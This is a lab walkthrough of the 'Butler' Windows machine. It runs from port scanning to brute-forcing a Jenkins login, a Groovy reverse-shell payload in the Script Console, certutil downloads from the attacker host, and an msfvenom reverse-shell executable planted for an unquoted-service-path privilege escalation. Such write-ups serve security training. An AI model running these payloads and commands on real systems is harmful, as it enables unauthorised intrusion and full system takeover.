Description

Butler is a Windows machine with Jenkins where we have the opportunity of use msfvenom to create your own malware

Butler

Walk through

Enumeration

Port Enumeration

Basic PORT enumeration with NMAP

```
nmap -Pn -n -p- --min-rate 5000 --open $TARGET
```

Note: in my case $TARGET is 192.168.1.69

The reported ports are

```
PORT     STATE
135/tcp  open
139/tcp  open
445/tcp  open
5040/tcp open
8080/tcp open
```


Now lets enumerate the services running on each port with

```
nmap -sCV -p $PORTS --min-rate 5000 $TARGET
```

We can see some services reported


```
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5040/tcp open  unknown
8080/tcp open  http          Jetty 9.4.41.v20210516
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.41.v20210516)
| http-robots.txt: 1 disallowed entry
|_/
Host script results:
|_clock-skew: 6h59m57s
| smb2-time:
|   date: 2023-10-10T15:31:31
|_  start_date: N/A
|_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:78:f1:f8 (Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

Let's see what's running over 8080 Port




The other ports don't seems vulnerables so lets try with some basics in the Jenkins portal


One of the first steps is find de the default password



Testing with that credentials




But we don't have luck




Lets try with a brute force


With the combo *jenkins:jenkins* we can get into Jenkins panel




Here we need go to *Manage Jenkins*



In the bottom we can fin the *Script Console* feature



We can see a Groovy script field




Let's search for some payload
here have one modular payload

```
String host=$YOUR_IP$;
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.w
rite(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```

Exploitation

Lets put the Groovy Reverse Shell in the field and open your listener with

```
nc -lvnp 8044
```



Now you have a shell on your listener


Post-Explotation

We can enumerate the potential vectors with a classic PEAS, in this case WinPEAS you can download the .exe from here
Once saved the .exe in your **Attacker** machine, start a http server with the Python module http.server in the directory where you download thee fie


```
python -m http.server 80
```

And use


```
certutil.exe -urlcache -f http://$ATTACKER/winPEASx64.exe winPEASx64.exe
```



Once downloaded just run the file and explore the vectors




This Service seem vulnerable
The path of the service is not completely armored, this path have a missing quotes who let you execute any file with the same name in the parent path



Privilege Escalation

Identified the Unquoted Service Path vulnerability we need create the malware needed to exploit them
We can use msfvenom to do it


```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=$YOUR_IP LPORT=1234 -f exe -o Wise.exe
```



Open a http server again to transfer the *Wise.exe*


Request to the file from your *TARGET* on the Path of the Unquoted Service Path

```
certutil.exe -urlcache -f http://192.168.1.69/Wise.exe Wise.exe
```




To run the program, stop the current service with

```
sc stop WiseBootAssistant
```




And start again the service to execute malware from the path

```
sc start WiseBootAssistant
```



Finally you can see a root shell on your listener



CONGRATULATIONS

References

https://academy.tcm-sec.com/

https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76

https://github.com/carlospolop/PEASS-ng/releases/tag/20231008-041e379c